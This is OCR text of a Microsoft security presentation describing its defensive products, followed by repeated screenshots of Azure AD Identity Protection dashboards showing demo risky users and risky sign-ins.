
6.5 trillion correlated signals per day

Microsoft Intelligent Security Graph



Stopping cyber attacks

Real-world intelligence at work



October 2017 – Cloud-based detonation ML models identified Bad Rabbit, protecting users 14 minutes after the first encounter.

March 6 – Behavior-based detection algorithms blocked more than 400,000 instances of the Dofoil trojan.

2017 — **2018**

February 3 – Client machine learning algorithms automatically stopped the malware attack Emotet in real time.

Identity Security – Covering your environment

Azure AD Identity Protection — Cloud identity threats

Azure AD & ADFS

Azure ATP — On-premises identity threats

Active Directory

Microsoft Cloud App Security — Application sessions

session monitoring

Microsoft Cloud App Security

Microsoft is better together!
Cloud App Security integrates with:
- Azure Active Directory
- Azure Information Protection
- Microsoft Intune

to protect any app in your organization.

Microsoft Cloud App Security

Analyze Session Risk


- Check device compliance with Intune
- Check user behavior
- Check user organization
- Check location

Enforce Relevant Policies with Conditional Access App Control

- Protect downloads from unmanaged devices with AIP
- Monitor and alert on actions when user activity is suspicious
- box — BOX.US.CAS.MS
- Enforce read-only mode in applications for partner (B2B) users
- Require MFA and define session timeouts for unfamiliar locations

Windows Defender ATP

Built-in. Cloud-powered.



ATTACK SURFACE REDUCTION

Resist attacks and exploitations

NEXT GENERATION PROTECTION

Protect against all types of emerging threats

ENDPOINT DETECTION & RESPONSE


Detect, investigate, and respond to advanced attacks

AUTO INVESTIGATION & REMEDIATION

From alert to remediation in minutes at scale

SECURITY POSTURE

Track and improve your organization security posture





SECURITY MANAGEMENT

Centralized configuration and administration

Privileged Identity Management

Discover, restrict, and monitor privileged identities





Enforce on-demand, just-in-time administrative access when needed

Ensure policies are met with alerts, audit reports and access reviews

Manage admins access in Azure AD and also in Azure RBAC

More intelligence

Strengthen your credentials

MFA reduces compromise by 99.99%

Reduce your attack surface

Blocking legacy authentication reduces compromise by 66%.

Automate threat response

Implementing risk policies reduces compromise by 96%

Increase your awareness with auditing and monitor security alerts

Attackers escape detection inside a victim's network for a median of 101 days. *(Source: FireEye)*

Enable self-help for more predictable and complete end user security

60% of enterprises experienced social engineering attacks in 2016. *(Source: Agari)*


Getting the Basics Right

- **Strengthen** your credentials
- **Reduce** your attack surface
- **Automate** threat response
- **Increase** your awareness with auditing and monitor security alerts
- **Enable** self-help for more predictable and complete end user security

5 steps to secure your identity infrastructure

aka.ms/securitysteps

Attacker kill chains



What's new in Identity Protection

Refreshed Azure AD Identity Protection – Integrated, intuitive UX

1. Simplified risk for IT admins

Simplified risk for IT admins

1. **User risk** - Probability an identity is compromised
2. **Sign-in risk** - Probability a sign-in is compromised
    a. **Real-time** - Based on only real-time detections
    b. **Aggregate** - Based on all detections (real-time and non real-time)

Security - Risky users

Search (Ctrl+/)

Security overview

Investigate

Risky users

Risky sign-Ins

Protect

Identity Secure Score (Previe...

User risk policy

Sign-in risk policy

Alerts

Weekly digest

Manage

Named locations

Conditional access

Authentication methods

MFA Server

MFA registration policy

Troubleshooting + Support

Troubleshoot

New support request

Learn more | Columns | Refresh | Download | Select all | Dismiss user risk

Name: Filter by name or user id

Username: Filter by UPN

Risk state: At risk

Risk level: 0 selected

Status: 0 selected

Show dates as: Local | UTC

Apply | Reset

NAME	USERNAME	RISK STATE	RISK LEVEL	RISK LAST UPDATED...	TYPE	STATUS
Clara Pinto	clara@coffee4.onmic...	At risk	High	9/26/2018, 5:12:59 PM	Member	Active
Yasmin Fernandes	yasmin@coffee4.onm...	At risk	High	9/26/2018, 5:13:00 PM	Member	Active

Details

View all sign-ins | View all risky sign-ins | Reset password | Dismiss user risk | Investigate with Azure ATP

User info | Recent risky sign-ins | Non-session-linked risk event | Risk history | Risk changes

User	Clara Pinto	Risk state	At risk
Roles	User	Details	-
Username	clara@coffee4.onmicrosoft.com	Risk last updated (UTC)	9/26/2018, 5:12:59 PM
User ID	65d24ba0-9bf6-46a3-aebd-0281c89a64d0		
Office location	Sao Paulo, Sao Paulo, Brazil		
Department	Human Resources		

Security - Risky sign-ins

Search (Ctrl+/)

Security overview

Investigate

Risky users

Risky sign-ins

Protect

Identity Secure Score (Previe...

User risk policy

Sign-in risk policy

Alerts

Weekly digest

Manage

Named locations

Conditional access

Authentication methods

MFA Server

MFA registration policy

Troubleshooting + Support

Troubleshoot

New support request

Learn more | Columns | Refresh | Download | Select all | Confirm compromised | Confirm safe | Script

Clara

Success

Filter by IP address

Filter by city (e.g. Redmond)

State

Filter by state (e.g. Washington)

Country/Region

Filter by country (e.g. USA)

Risk State

2 selected

Risk Level (Aggregate)

0 selected

Risk Level (Real-time)

2 selected

Request Id

Filter by Request Id

Date

last 1 month

Show dates as:

Local | UTC

Risk event type(s)

0 selected

Apply | Reset

DATE (UTC)	USER	SIGN-IN ...	IP ADDRE...	LOCATION	RISK STATE	RISK LEVEL (AG...	RISK LEVEL (RE...	REQUEST...	MFA ...
9/23/2018, 2:...	Clara Pinto	Success	24.18.88.158	Ames Lake, W...	Confirmed co...	High	Medium	4755a860-5...	No

Details

Confirm compromised | Confirm safe

Sign-In info | Device info | Risk info | MFA | Conditional Access

SIGN-IN RISK STATE:	SIGN-IN RISK LEVEL (AGGREGATE):	SIGN-IN RISK LEVEL (REAL-TIME):	SIGN-IN RISK DETAIL:
Confirmed compromised	High	Medium	Admin confirmed sign-in compromised

RISK EVENT	RISK EVENT STATE	TIME DETECTED	TYPE
Anonymous IP address	Confirmed compromised	9/23/2018, 2:02 PM	Real-time

IP address 24.18.88.158

Location Ames Lake, Washington, US

Risk event level Medium

Risk event detail Admin confirmed sign-in compromised

Refreshed Azure AD Identity Protection – Integrated, intuitive UX

1. Simplified risk for IT admins
2. Integration with the Sign-ins report

Security - Risky sign-ins

Search (Ctrl+/)

Security overview

Investigate
- Risky users
- Risky sign-ins

Protect
- Identity Secure Score (Previe...
- User risk policy
- Sign-in risk policy
- Alerts
- Weekly digest

Manage
- Named locations
- Conditional access
- Authentication methods
- MFA Server
- MFA registration policy

Troubleshooting + Support
- Troubleshoot
- New support request

Learn more | Columns | Refresh | Download | Select all | Confirm compromised | Confirm safe | Script

Clara

Success

Filter by IP address

Filter by city (e.g. Redmond)

State
Filter by state (e.g. Washington)

Country/Region
Filter by country (e.g. USA)

Risk State
2 selected

Risk Level (Aggregate)
0 selected

Risk Level (Real-time)
2 selected

Request Id
Filter by Request Id

Date
last 1 month

Show dates as: Local | UTC

Risk event type(s)
0 selected

Apply | Reset

DATE (UTC)	USER	SIGN-IN ...	IP ADDRE...	LOCATION	RISK STATE	RISK LEVEL (AG...	RISK LEVEL (RE...	REQUEST...	MFA ...
9/23/2018, 2:...	Clara Pinto	Success	24.18.88.158	Ames Lake, W...	Confirmed co...	High	Medium	4755a860-5...	No

Details

Confirm compromised | Confirm safe

Sign-In info | Device info | Risk info | MFA | Conditional Access

SIGN-IN RISK STATE: Confirmed compromised
SIGN-IN RISK LEVEL (AGGREGATE): High
SIGN-IN RISK LEVEL (REAL-TIME): Medium
SIGN-IN RISK DETAIL: Admin confirmed sign-in compromised

RISK EVENT	RISK EVENT STATE	TIME DETECTED	TYPE
Anonymous IP address	Confirmed compromised	9/23/2018, 2:02 PM	Real-time

IP address 24.18.88.158
Location Ames Lake, Washington, US
Risk event level Medium
Risk event detail Admin confirmed sign-in compromised

3.b.ii. Refreshed Azure AD Identity Protection – Integrated, intuitive UX

1. Simplified risk for IT admins
2. Integration with the Sign-ins report
3. Risk insights and recommendations

Security - Overview

Search (Ctrl+/)

Licenses
Azure AD Connect
Custom domain names
Mobility (MDM and MAM)
Password reset
Company branding
User settings
Properties
Notifications settings

Security

Security overview (Preview)
Conditional Access
MFA
Users flagged for risk
Risk events
Authentication methods

Monitoring

Sign-ins
Audit logs
Logs
Diagnostic settings
Insights

Troubleshooting + Support


Troubleshoot
New support request

Learn more

Date range = **90 days**

New risky users detected

User risk level = **High**




Count
91

Configure user risk policies >

New risky sign-ins detected

Sign-in risk type = **Real-time**
Sign-in risk level = **Medium**



Count **58,397**
Unprotected **15,171**
Protected **43,226**

Configure sign-in risk policies >

High risk users

6 users

High risk users detected. Investigate users and reset passwords.

Medium risk users

1 user

Medium risk users detected. Investigate users and reset passwords.

Unprotected risky sign-ins

673 / 5506 risky sign-ins last w...

Protect more sign-ins by managing conditional access policies.

Legacy authentication

359 sign-ins last week

Legacy authentication sign-ins are not secure. Block them with policies.

Identity Secure Score (Preview)

147 / 223

Monitor and improve your identity security posture.

Security - Overview

Search (Ctrl+/)

Licenses
Azure AD Connect
Custom domain names
Mobility (MDM and MAM)
Password reset
Company branding
User settings
Properties
Notifications settings

Security

Security overview (Preview)
Conditional Access
MFA
Users flagged for risk
Risk events
Authentication methods

Monitoring

Sign-ins
Audit logs
Logs
Diagnostic settings
Insights

Troubleshooting + Support


Troubleshoot
New support request

Learn more

Date range = **90 days**

New risky users detected

User risk level = **High**




Count
91

Configure user risk policies >

New risky sign-ins detected

Sign-in risk type = **Real-time**

Sign-in risk level = **Medium**



Count **58,397**
Unprotected **15,171**
Protected **43,226**

Configure sign-in risk policies >

High risk users

6 users

High risk users detected. Investigate users and reset passwords.

Medium risk users

1 user

Medium risk users detected. Investigate users and reset passwords.

Unprotected risky sign-ins

673 / 5506 risky sign-ins last w...

Protect more sign-ins by managing conditional access policies.

